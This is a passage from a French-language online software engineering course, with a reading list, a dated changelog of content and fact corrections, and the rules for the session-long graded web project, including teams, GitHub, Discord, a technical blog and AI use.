— Marc Shapiro, Nuno Preguiça, Carlos Baquero et Marek Zawirski, *Conflict-free Replicated Data Types* (2011) : formalisation des CRDTs → Module 3, Les données (au-delà des BD)
— Satoshi Nakamoto, *Bitcoin : A Peer-to-Peer Electronic Cash System* (2008) : livre blanc introduisant la blockchain et le consensus distribué → Module 3, Les données (au-delà des BD)
— Hirotaka Takeuchi et Ikujiro Nonaka, *The New New Product Development Game* (Harvard Business Review, 1986) : article fondateur qui introduit l'approche « rugby » du développement de produit, inspiration directe de Scrum → Module 4, Scrum
— Dave Thomas, *Agile is Dead* (*Long Live Agility*) (billet de blog, 2014) : critique de la récupération commerciale du mot "agile" par un des signataires du manifeste → Module 4, L'agilité
— Jez Humble et David Farley, *Continuous Delivery* (2010) : automatisation complète du chemin entre le commit et la production, concept du deployment pipeline → Module 5, Comment je le déploie ?
— John Allspaw, *Blameless PostMortems and a Just Culture* (2012) : formalisation de l'approche non punitive après les incidents, inspirée de l'aviation et de la médecine → Module 5, Que faire quand ça casse ?
— Netflix, *Principles of Chaos Engineering* (2015) : formalisation du chaos engineering, expériences en production pour tester la résilience → Module 5, Que faire quand ça casse ?
— Eric Brewer, *Towards Robust Distributed Systems* (keynote PODC, 2000) : formulation du théorème CAP (Consistency, Availability, Partition tolerance), prouvé formellement par Seth Gilbert et Nancy Lynch (2002) → Module 5, Est-ce que ça va tenir la charge ?
— Alan Turing, *Computing Machinery and Intelligence* (1950) : article fondateur posant la question "Can machines think ?" et proposant le test de Turing → Module 6, Le développement assisté par IA
— Yoshua Bengio, Réjean Ducharme, Pascal Vincent et Christian Jauvin, *A Neural Probabilistic Language Model* (2003) : introduction des word embeddings appris conjointement avec un modèle de langage neuronal, fondation des LLM modernes → Module 6, Le développement assisté par IA
— Dzmitry Bahdanau, Kyunghyun Cho et Yoshua Bengio, *Neural Machine Translation by Jointly Learning to Align and Translate* (2014) : introduction du mécanisme d'attention, fondation du Transformer → Module 6, Le développement assisté par IA
— Ashish Vaswani et al., *Attention is All You Need* (2017) : introduction de l'architecture Transformer, brique de base de tous les LLM modernes → Module 6, Le développement assisté par IA
— Richard Gabriel, *Worse is Better* (1989) : essai opposant la philosophie "the right thing" (MIT/Lisp) à "worse is better" (Unix/C), la simplicité d'implémentation l'emporte sur la perfection → Module 6, Le métier de développeur

Journal des modifications

Ce cours n'est pas figé. Il est corrigé, complété et parfois réorganisé pendant la session, et comme les inscriptions sont continues, deux étudiants peuvent avoir lu deux versions différentes d'une même page. Cette page rassemble les changements apportés au cours au fil de la session, comme les nouvelles sections, les changements aux travaux notés, les corrections de faits ou les adresses de pages modifiées.

La présentation suit la convention *Keep a Changelog* d'Olivier Lacan, dont le premier principe veut que les changelogs soient « pour les êtres humains, pas les machines ». Chaque entrée est datée, la plus récente en haut, et ses changements sont regroupés en ajouts, modifications et corrections. Les livres PDF et EPUB étant produits à chaque mise à jour du site, la date de leur page de titre dit à quelle entrée de ce journal ils correspondent.

> **Les changements aux travaux notés sont signalés par la mention « Travaux notés ».** Une exigence ajoutée après votre inscription ne s'applique pas à vous : elle vous est recommandée, et son absence ne sera pas pénalisée. Une exigence retirée ou assouplie s'applique à tous. En cas de doute, c'est la date de votre inscription qui fait foi.

29 octobre 2026

Modifié

— La recherche du site fonctionne autrement. Elle trouve mieux les mots qui contiennent une apostrophe, surligne le terme cherché dans un extrait, et affiche les cinq résultats les plus pertinents.

28 octobre 2026

Ajouté

— Architecture et modularité : une section sur UML, réduite aux deux diagrammes qui ont survécu à l'usage, celui de classes et celui de séquence, écrits en texte avec Mermaid. Les livres PDF et EPUB les reproduisent en images.

Corrigé

Trente-cinq erreurs factuelles, relevées par une vérification systématique des faits à leur source. Chaque lien « voir le diff » ouvre sur GitHub la différence exacte entre l'ancien texte, en rouge, et le

nouveau, en vert, ce que `git diff` affiche au terminal :

— Lectures et Pourquoi la concurrence : l'article de Moore fait quatre pages, et il évoque la vitesse en passant (voir le diff : lectures, concurrence).
— Environnements : Steve Ballmer a qualifié Linux de « cancer » en 2001, pas dans les années 1990 (voir le diff).
— Ce qui casse : le projet Ptolemy d'Edward Lee existe depuis 1993, et c'est Ptolemy II qui commence en 2000 (voir le diff).
— Ne pas partager : dans l'article de Hoare de 1978, les processus se désignent par leur nom, et les canaux ne viennent qu'ensuite (voir le diff).
— Ne jamais bloquer : le bassin de processus de l'exemple ne lance qu'un interpréteur, pas un par coeur, parce qu'il démarre ses processus à la demande (voir le diff).
— Les tests : coverage.py a été écrit par Gareth Rees, Ned Batchelder le maintient depuis 2004 (voir le diff).
— La gestion des dépendances : la PlayStation et la Mazda 3 illustrent la numérotation des versions, pas le versionnage sémantique, qui leur est postérieur. Le fichier `uv.lock` n'est jamais vide (voir le diff).
— Le versioning : le sous-répertoire d'un objet git porte le préfixe de son hash, pas son suffixe (voir le diff).
— Les APIs : SOAP répondait `500` à toute erreur, et non toujours `200` (voir le diff).
— Perspective historique des interfaces : la souris a été inventée en 1963-1964, et présentée au public en 1968 (voir le diff).
— Les frameworks JavaScript : Vue s'appuie lui aussi sur un DOM virtuel (voir le diff).
— Desktop, web et mobile : WebAssembly est arrivé dans les navigateurs en 2017, et le W3C l'a standardisé en 2019 (voir le diff).
— Les bases de données : les migrations de Rails datent de 2005, et sont une contribution de Tobias Lütke. Les bases colonnaires analytiques, comme Sybase IQ et C-Store, ne sont pas les *wide-column stores* comme Bigtable, Cassandra et HBase (voir le diff : stockage, lectures).
— Au-delà des bases de données : Git stocke des instantanés, il ne rejoue pas un historique d'événements, et Amazon QLDB a été fermé en juillet 2025 (voir le diff).
— La conteneurisation (Docker) : le fichier Compose du tutoriel publie maintenant le port 8080 qu'utilisent les commandes qui suivent (voir le diff).
— Le déploiement continu : le terme « blue-green » vient de Daniel Terhorst-North et Jez Humble, et c'est leur livre qui l'a popularisé (voir le diff).
— L'observabilité : les ingénieurs de Google à l'origine de Prometheus n'ont pas fondé SoundCloud, ils l'ont rejoint, et l'intervalle de collecte par défaut de Prometheus est d'une minute (voir le diff).
— La fiabilité et les incidents : le livre SRE de Google plafonne l'astreinte à 25 % et le travail opérationnel à 50 %, et John Allspaw n'est devenu CTO d'Etsy qu'en 2015 (voir le diff).
— La fiabilité et les incidents : Netflix a publié les *Principles of Chaos Engineering* en 2015, pas en 2014 (voir le diff : incidents, lectures).
— La sécurité : la fuite chez Desjardins a touché près de 9,7 millions de personnes, dont ses 4,2 millions de membres particuliers, et l'outil d'audit des dépendances Python s'appelle `pip-audit` (voir le diff).
— La scalabilité : les marchands de Shopify ont vendu pour 9,3 milliards de dollars pendant le weekend du Black Friday 2023, et les navigateurs ne partagent plus leur cache entre les sites (voir le diff).
— L'open source : les quatre libertés du logiciel libre se sont formalisées après 1985, la licence

d'Ext JS a changé en 2008, et GitHub n'est pas un logiciel open source offert en service (voir le diff).
— Monopoles et régulation : Google a payé environ 20 milliards de dollars à Apple en 2022, et non 26 milliards par an (voir le diff).
— Catastrophes, éthique et responsabilité : Curam a été développé par l'entreprise irlandaise Cúram Software, et non par IBM (voir le diff).
— Le métier de développeur : Smalltalk est un langage orienté objet, pas un langage fonctionnel (voir le diff).
— Le développement assisté par IA : GitHub rapportait en 2023 que Copilot écrivait 46 % du code de ses utilisateurs, et non plus de la moitié du code de la plateforme (voir le diff).

11 octobre 2026

Ajouté

— **Travaux notés** : Un projet qui survit au cours, une invitation à viser une application réelle, avec de vrais utilisateurs ou de vrais clients, et les conditions pour qu'elle reste évaluable, dont un environnement de démonstration pour les correcteurs.

Modifié

— Historique du génie logiciel : Margaret Hamilton, morte le 30 septembre 2026, reçoit ses dates.

Corrigé

— Historique du génie logiciel : trois erreurs, sur Grace Hopper, qui n'a pas inventé le mot « bug », sur le principe de Liskov, énoncé en 1987 et formulé avec Jeannette Wing en 1994, et sur Python, qui précède Java de quatre ans (voir le diff). Neuf précisions aussi, sur le programme stocké, l'ENIAC, FORTRAN, COBOL, l'A-0, C et Unix, le modèle en spirale et AWS (voir le diff).
— L'économie du logiciel : Tobias Lütke n'a pas créé Ruby on Rails, il a fait partie de son équipe principale (voir le diff).

1er octobre 2026

Ajouté

— Le cours en livres PDF et EPUB, produits à chaque mise à jour du site.

24 septembre 2026

Ajouté

— Accueil : une section « Pourquoi ce cours, au temps de l'IA agentique ? », bâtie sur la défense au tableau blanc de Mitchell Hashimoto, que l'entretien de suivi des travaux notés met en pratique. Le principe rejoint la page des principes.

18 septembre 2026

Modifié

— **Travaux notés** : la remise officielle se fait dans l'ENA, dans la section Évaluations du cours, et chaque jalon et chaque entretien porte le lien direct de son activité.

16 septembre 2026

Ajouté

— **Travaux notés** : Montrer en vidéo. Les vidéos sont encouragées, pour faire voir l'application, parcourir le code ou raconter un bogue. Elles ne sont pas obligatoires.

8 septembre 2026

Ajouté

— **Travaux notés** : Les problèmes, et la manière dont vous les avez réglés. Les problèmes rencontrés et leur résolution font désormais partie de la documentation attendue, et chacun devrait avoir son issue GitHub.
— Scrum : les mots-clés de fermeture, comme `Fixes #12`, qui relient une issue au commit qui la règle.

Modifié

— **Travaux notés** : le jalon 3 exige désormais un problème de programmation réglé par une technique de débogage, et un problème de gestion du code source réglé avec git. Le jalon 4 demande un bilan des problèmes de toute la session.
— Les adresses des sections Interfaces utilisateur, Données, Agilité et Infrastructure ne contiennent plus de préfixe numérique, par exemple `module4/agile/scrum/` au lieu de `module4/20-agile/scrum/`. Les anciens liens ne fonctionnent plus.

4 au 7 septembre 2026

Ajouté

— Une nouvelle section au module 2, Le débogage : l'histoire du mot, le `print`, le débogueur pdb, et une chasse au bogue pas à pas dans VS Code.
— Des encarts « Dans VS Code » dans les sections sur les tests, le versioning et la gestion des dépendances.
— Environnements : la boucle interactive (REPL), IPython et les notebooks.
— **Travaux notés** : le jalon 3 suggère de documenter une activité de débogage. C'est devenu une exigence le 8 septembre.

1er au 3 septembre 2026


Ajouté

— Une nouvelle section au module 2, Concurrence et parallélisme, en cinq sous-sections, reliée au reste du cours.
— Accueil : pourquoi le cours est touffu, et ce qu'on y appelle le sens du possible.
— Survol rapide de la programmation : une mise en garde de Daniel Lemire, professeur à la TÉLUQ, sur le temps constant des tables de hachage.
— Environnements : VS Code présenté comme une vue sur les outils.

Les travaux notés

Le projet fil rouge

Ce cours est structuré autour d'un projet de développement logiciel unique, que vous ferez évoluer d'un bout à l'autre de la session. L'idée est simple : plutôt que de produire des travaux déconnectés les uns des autres, vous allez construire quelque chose de concret, en appliquant progressivement les outils et les pratiques vus dans chaque module. Ce projet est donc à la fois un fil conducteur pédagogique et une occasion de vivre, de l'intérieur, les défis réels du génie logiciel moderne. Il n'est pas attendu de vous que vous maîtrisiez ou utilisiez la totalité des techniques et des outils abordés dans le cours — l'objectif est plutôt que vous fassiez des choix éclairés, et que vous soyez capables de les justifier.



Avant d'entrer dans le détail, une chose mérite d'être dite d'emblée. Cette page est longue parce qu'elle est précise, et une bonne part de ce qu'elle décrit concerne la façon dont votre travail sera

évalué. Mais l'évaluation n'est pas le sujet du projet, elle en est la conséquence. Ce qui est réellement attendu de vous, c'est que vous construisiez quelque chose qui vous intéresse, en assumant des choix que vous serez capables de défendre.

Voici, en un coup d'oeil, la structure de la session. Chaque étape est détaillée dans la section sur les jalons.

Étape	Quand	Poids
Jalon 1, Fondations	après le module 2	10 %
Jalon 2, Architecture et données	après le module 3	15 %
Entretien mi-parcours	dans les deux semaines suivant le jalon 2	10 %
Jalon 3, Développement	après le module 4	15 %
Jalon 4, Livraison finale	après le module 6	25 %
Entretien final	dans les deux semaines suivant le jalon 4	25 %

Cette page évolue pendant la session. Les changements qui la touchent sont consignés dans le journal des modifications, avec la règle qui s'applique à ceux qui étaient déjà inscrits.

Le projet

Vous devrez concevoir et développer une application web de nature transactionnelle, comme un service de réservation, une plateforme communautaire, un outil de gestion, ou tout autre concept qui implique des utilisateurs, des données et des interactions. Votre application devra obligatoirement comporter un mécanisme d'authentification et de création d'usagers, ainsi qu'une base de données relationnelle (SQL) pour la gestion des données. Elle devra également être déployée et accessible en ligne pour les correcteurs, sans qu'ils aient à installer quoi que ce soit sur leur poste.

Le choix du langage et des technologies est entièrement libre. Python, JavaScript, Go, Ruby, Java, Rust — tout est acceptable, sans aucune restriction. De la même façon, le choix du framework web, de l'outil de déploiement ou de la base de données vous appartient complètement. Ce qui compte, c'est la qualité de votre démarche et la pertinence de vos choix, pas la technologie utilisée pour les mettre en oeuvre.

L'intégration d'une API tierce, comme Stripe pour le traitement de paiements, Twilio pour les notifications, ou toute autre API pertinente à votre domaine, n'est pas obligatoire. De façon générale, les choix techniques ambitieux sont activement encouragés dans ce cours. Un projet qui tente quelque chose de difficile, qui explore des territoires moins familiers, sera toujours évalué avec plus d'intérêt qu'un projet techniquement correct mais sans ambition. Le degré de complexité supplémentaire que vous vous imposez est en soi un critère positif.

Dans le même esprit, la **conteneurisation** est une avenue particulièrement intéressante. Empaqueter votre application et sa base de données dans des conteneurs Docker, orchestrés localement par `docker compose`, règle d'un coup le vieux problème du « ça marche sur ma machine » et rend votre déploiement reproductible d'un environnement à l'autre. Pour les plus ambitieux, Kubernetes ouvre la porte à l'orchestration à plus grande échelle, et un tableau de bord Grafana branché sur votre application vous donnerait une observabilité que peu de projets étudiants atteignent. Rien de tout cela n'est exigé, et ces sujets ne sont abordés qu'au module 5, donc après le jalon 3. Mais si vous vous y aventurez, ce sera remarqué.

Un projet qui survit au cours

Rien ne vous oblige à traiter ce projet comme un exercice qui s'arrêtera avec la session. Il est tout à fait possible, et même souhaitable, de viser le plus haut possible : construire une application qui survivra au contexte du cours, et qui servira dans un vrai contexte, à de vrais utilisateurs, voire à de vrais clients. Les plateformes d'aujourd'hui rendent cette ambition plus accessible qu'elle ne l'a jamais été. Une application Shopify, l'une des grandes réussites technologiques canadiennes, s'installe dans la boutique d'un commerçant et lui rend un service dont il a besoin. Stripe permet d'encaisser de vrais paiements en quelques appels d'API. Et sans aucune plateforme, un outil fait sur mesure pour un commerce de votre quartier, un organisme communautaire ou l'entreprise d'un proche peut répondre à un besoin bien réel. Un projet qui a des utilisateurs apprend des choses qu'aucun énoncé ne peut simuler : des besoins qui changent en cours de route, des données qui ne ressemblent pas à celles qu'on avait imaginées, et la responsabilité de ne rien casser chez quelqu'un qui compte sur vous.

Un projet réel reste un travail noté, et deux choses ne changent pas. D'abord, il doit respecter les exigences décrites plus haut : authentification et création d'usagers, base de données relationnelle, déploiement accessible en ligne. Une application Shopify, par exemple, a son propre serveur et sa propre base de données, ce qui la rend tout à fait admissible, mais c'est votre code qui sera évalué, pas celui de la plateforme. Ensuite, les correcteurs doivent pouvoir s'en servir sans toucher à de vraies données ni déclencher de vrais paiements. Prévoyez donc un environnement de démonstration : le mode test de Stripe, qui accepte des numéros de carte fictifs, une boutique de développement Shopify, protégée par mot de passe et munie d'une passerelle de paiement de test, ou de simples comptes de démonstration remplis de données inventées. Décrivez comment y accéder dans le document de remise officielle.

De vrais utilisateurs apportent aussi de vraies obligations, qu'il vaut mieux connaître avant de s'engager. Dès que votre application recueille des renseignements personnels, la Loi 25 s'applique, avec ce qu'elle exige de consentement, de sécurité et de transparence. Les clés d'API réelles, celles de Stripe en particulier, ne doivent jamais se retrouver dans le dépôt, et la section sur la sécurité prend ici un sens très concret. Il y a enfin la question de l'après : une personne qui s'est mise à compter sur votre outil continuera d'en avoir besoin quand la session sera finie, et il vaut mieux en avoir parlé avec elle dès le départ. Rien de tout cela ne devrait vous décourager, au contraire. Ces contraintes sont exactement celles du métier, elles donneront à vos ADRs et à votre blogue une matière que peu de projets étudiants peuvent offrir, et elles seront évaluées comme telles.

En équipe ou en solo

Vous pouvez travailler seul ou en équipe de deux ou trois personnes. Les deux options sont équivalentes sur le plan des exigences techniques de base : qualité du code, tests automatisés, intégration continue, ADRs, déploiement et blogue technique sont attendus dans les deux cas.



La principale différence porte sur la gestion de projet. Le travail en équipe implique une dimension organisationnelle que le travail solo n'a pas, notamment l'attribution des tâches, la coordination et le suivi des priorités. Pour refléter cet effort, l'utilisation de **GitHub Projects** (tableau de bord, suivi des issues, progression visible) est **requise pour les équipes**. Elle est **optionnelle pour les personnes travaillant seules**. Là où les jalons mentionnent GitHub Projects, la mention (*équipe*) indique que ce livrable ne s'applique qu'aux équipes.

Une équipe est par ailleurs attendue sur un projet **proportionnellement plus ambitieux**. À deux ou trois, la capacité de travail est plus grande, et l'évaluation en tient compte. Un projet d'équipe qui ressemble à ce qu'une personne seule aurait pu livrer sera jugé en deçà des attentes. L'ambition dont il est question plus haut, dans la section sur le projet, se mesure donc à l'aune de la taille de l'équipe.

Il vous revient aussi de vous assurer que le travail est **raisonnablement distribué** entre les membres. Deux approches fonctionnent bien. Vous pouvez attribuer des **rôles fixes**, chacun devenant responsable d'un domaine comme la base de données, l'interface ou le pipeline de déploiement, ce qui donne de la profondeur mais crée des angles morts. Vous pouvez aussi **faire alterner les rôles** d'un jalon à l'autre, ce qui exige plus de coordination mais garantit que chacun touche à tout. Dans les deux cas, la répartition doit rester visible dans l'historique du dépôt et dans le tableau GitHub Projects, et un déséquilibre marqué se remarquera.

La coordination de l'équipe se fera dans **un canal Discord privé**, créé pour vous sur le serveur du cours, et auquel j'aurai accès. C'est là que devraient vivre vos échanges de travail, vos décisions et vos arbitrages, plutôt que dans une conversation privée dont il ne resterait aucune trace.

Autant le dire franchement, **c'est une expérience**. Cette façon de faire n'a jamais été tentée dans ce cours, et je ne sais pas encore ce qu'elle donnera. Elle rend visible une dimension du travail d'équipe


qui reste d'ordinaire invisible de l'extérieur, la coordination elle-même, qui est pourtant l'endroit où une bonne partie du génie logiciel se joue. Nous découvrirons ensemble ce que ça donne, et c'est une des choses que j'attends avec le plus de curiosité cette session.

Le dépôt GitHub

Chaque étudiant doit avoir son propre compte GitHub, y compris au sein d'une équipe. C'est la condition pour que les contributions soient attribuables individuellement, ce sur quoi repose une bonne partie de l'évaluation. Un compte partagé, ou un seul membre qui pousse le travail de tous, rend cette lecture impossible et sera pénalisé.

Le dépôt GitHub de votre projet est le lieu central où vit votre travail. Tous les livrables qui ne sont pas du code — ADRs, schémas de données, documentation — doivent être rédigés en texte brut (Markdown de préférence) ou en PDF.

> **Attention : aucun document au format MS Office (Word, Excel, PowerPoint) ne sera accepté**, dans tous les contextes.



> Votre dépôt peut être public ou privé, selon votre préférence. S'il est privé, vous devrez inviter le professeur en tant que collaborateur : son compte GitHub est cjauvin.

La remise officielle

Les projets de ce cours sont volontairement hétéroclites. Chacun choisit son langage, son hébergement et sa plateforme de blogue, et son dépôt peut être public ou privé. Il n'existe donc aucun endroit unique où le correcteur saurait d'avance aller regarder.

C'est pourquoi **chaque jalon doit être accompagné d'un court document déposé dans l'ENA de la TÉLUQ, dans la section Évaluations du cours**. Chaque jalon y a sa propre activité de remise, dont le lien direct figure plus bas, en tête de sa description. Ce document ne contient pas le travail lui-même, il dit comment y accéder : l'adresse du dépôt GitHub, celle du blogue, celle de l'application déployée le cas échéant, celle du tableau GitHub Projects, et les liens vers les transcriptions et les vidéos publiées. Un lien par ressource, avec une ligne qui dit ce qu'on y trouve.

C'est ce dépôt officiel qui fait foi de la remise et qui en fixe la date. Votre travail vit sur GitHub et sur le web, mais c'est ce document qui y donne accès, et un jalon dont les ressources ne sont pas atteignables ne peut pas être évalué.

Le serveur Discord

Le cours dispose d'un serveur Discord accessible à tous les étudiants inscrits. Son usage est facultatif pour qui travaille seul, et requis pour les équipes, qui y coordonnent leur travail. Il fait partie intégrante du concept du cours : il est pensé comme le hub central de communication, aussi bien pour la coordination au sein des équipes que pour toute question ou discussion en lien avec le cours. Chaque équipe y disposera de son propre canal privé, mais le serveur comporte aussi des canaux ouverts à tous, pour poser une question technique, partager une ressource, ou simplement échanger avec d'autres étudiants qui travaillent sur les mêmes problèmes que vous.

Par expérience, le sentiment de communauté qui se développe sur ce genre de plateforme est l'un des aspects les plus bénéfiques de la session. Les cours en ligne peuvent être isolants ; Discord brise cette isolation de façon naturelle, et rend l'expérience d'apprentissage plus riche et plus humaine. Les sessions où les étudiants s'y investissent sont presque toujours plus vivantes et plus intéressantes pour tout le monde, y compris pour le professeur.

Le blogue technique de développement

Le blogue technique est le fil narratif de votre projet. Il ne s'agit pas d'un rapport de fin de session, mais d'un document vivant que vous alimentez tout au long de la session, au fur et à mesure que vous prenez des décisions, rencontrez des difficultés et faites évoluer votre application. Chaque entrée doit être datée et rédigée de façon contemporaine au développement, et non rétrospectivement.

Le blogue peut prendre la forme qui vous convient : un site hébergé (GitHub Pages, Notion, etc.), un wiki dans le dépôt, ou un dossier de fichiers Markdown. Pour les plus aventureux, Hugo, le générateur de sites statiques avec lequel ce cours a lui-même été construit, est un excellent choix pour héberger un blogue technique sur GitHub Pages. L'essentiel est que le blogue soit accessible

publiquement et qu'il raconte une progression réelle dans le temps. Une entrée peut aussi être une vidéo, et c'est même encouragé pour tout ce qui se montre mieux qu'il ne se décrit, voir Montrer en vidéo.

Les questions posées dans chaque jalon servent de point de départ, pas de plafond. Les entrées peuvent être aussi nombreuses et détaillées que vous le jugez utile. Dans la culture du développement logiciel, le blogue technique est depuis longtemps un outil de réflexion autant que de communication : beaucoup de développeurs écrivent pour clarifier leur propre pensée, pour fixer ce qu'ils viennent d'apprendre, ou pour forcer l'articulation d'une idée encore floue. C'est exactement cet usage qui est valorisé ici. Quelques exemples de blogues techniques qui incarnent cet esprit, et qui valent la peine d'être lus pour leur style autant que pour leur contenu :

— Joel on Software de Joel Spolsky, l'un des blogues de développement les plus influents jamais écrits
— Les essais de Paul Graham, cofondateur de Y Combinator, sur la programmation, les startups et la pensée
— Le site de Martin Fowler, référence incontournable sur l'architecture et les pratiques de développement
— Julia Evans, qui illustre parfaitement l'idée d'écrire pour apprendre et rendre les concepts techniques accessibles

Ce qui distingue un bon blogue d'un rapport générique, c'est la spécificité. Écrire « nous avons choisi PostgreSQL » n'apporte rien. Écrire « lors de la modélisation du panier, on a réalisé que notre schéma initial ne supportait pas les items avec des variantes, ce qui nous a forcés à restructurer la relation entre `orders` et `products` » : voilà ce qui démontre une réflexion authentique. Pour vous guider dans cette direction, chaque jalon précise les questions auxquelles votre entrée de blogue devra répondre.

Les problèmes, et la manière dont vous les avez réglés

Un projet informatique d'une certaine envergure ne se déroule à peu près jamais sans accroc. Une fonction qui renvoie le mauvais résultat dans un cas qu'on n'avait pas prévu, un import qui échoue parce que l'éditeur ne regarde pas dans le bon environnement, une branche qu'on fusionne et qui entre en conflit avec le travail d'un coéquipier, une dépendance mise à jour qui casse un test qui passait la veille : ce sont des événements ordinaires du développement, pas des accidents de parcours. Une bonne partie des outils présentés dans ce cours existent précisément pour eux. Les tests détectent le problème, le débogueur le localise, et git permet de revenir en arrière, de comparer deux états du code, et de réparer un historique qu'on a emmêlé. Savoir se servir de ces outils, c'est d'abord savoir traiter les problèmes quand ils se présentent, et ils se présenteront.

C'est pourquoi les problèmes que vous rencontrez, et la manière dont vous les avez réglés, font partie de la documentation attendue, au même titre que les décisions d'architecture. Pas une ligne dans un bilan de fin de session, mais un récit détaillé, dans le blogue, écrit à chaud : quel était le symptôme, comment vous avez cerné la cause, quel outil vous a permis de la trouver, ce que vous avez changé, et ce que vous en avez retenu. Deux familles de problèmes sont attendues en particulier. D'abord les problèmes de logique et de programmation, un calcul faux, un cas limite oublié, un comportement qui ne correspond pas à ce que le code semble dire, résolus par une technique de débogage, qu'il s'agisse d'un `print` bien placé, d'un point d'arrêt ou de la lecture de la pile d'appels. Ensuite les problèmes de gestion du code source, un conflit de fusion, un commit fait sur la mauvaise branche, un fichier qu'il faut ressusciter d'une version antérieure, résolus avec git. Le bon réflexe,

quand un problème apparaît, est d'ouvrir une issue GitHub qui le décrit, le symptôme et la façon de le reproduire, avant même d'en chercher la cause, puis de la fermer par le commit ou la pull request qui le règle, en citant son numéro dans le message. L'issue, le commit et le billet de blogue se renvoient alors les uns aux autres, et la trace du temps s'écrit d'elle-même.

Il reste toujours possible, miraculeusement, qu'aucun problème ne survienne pendant toute la conception d'un projet. Mais c'est si rare que, a priori, une telle absence paraîtrait un peu suspecte. On s'attend plutôt à ce qu'un projet en compte plusieurs, et à ce qu'ils soient racontés : un projet dont le journal ne mentionne aucune difficulté n'a probablement pas tout dit.

L'intelligence artificielle dans ce cours

L'usage de l'IA est non seulement permis dans ce cours, il est activement encouragé. Savoir formuler de bonnes questions, évaluer les réponses et intégrer les suggestions de l'IA de manière critique fait partie des compétences que tout développeur doit maîtriser aujourd'hui. Ignorer ces outils dans un cours de génie logiciel moderne serait à contre-courant de la réalité du métier.

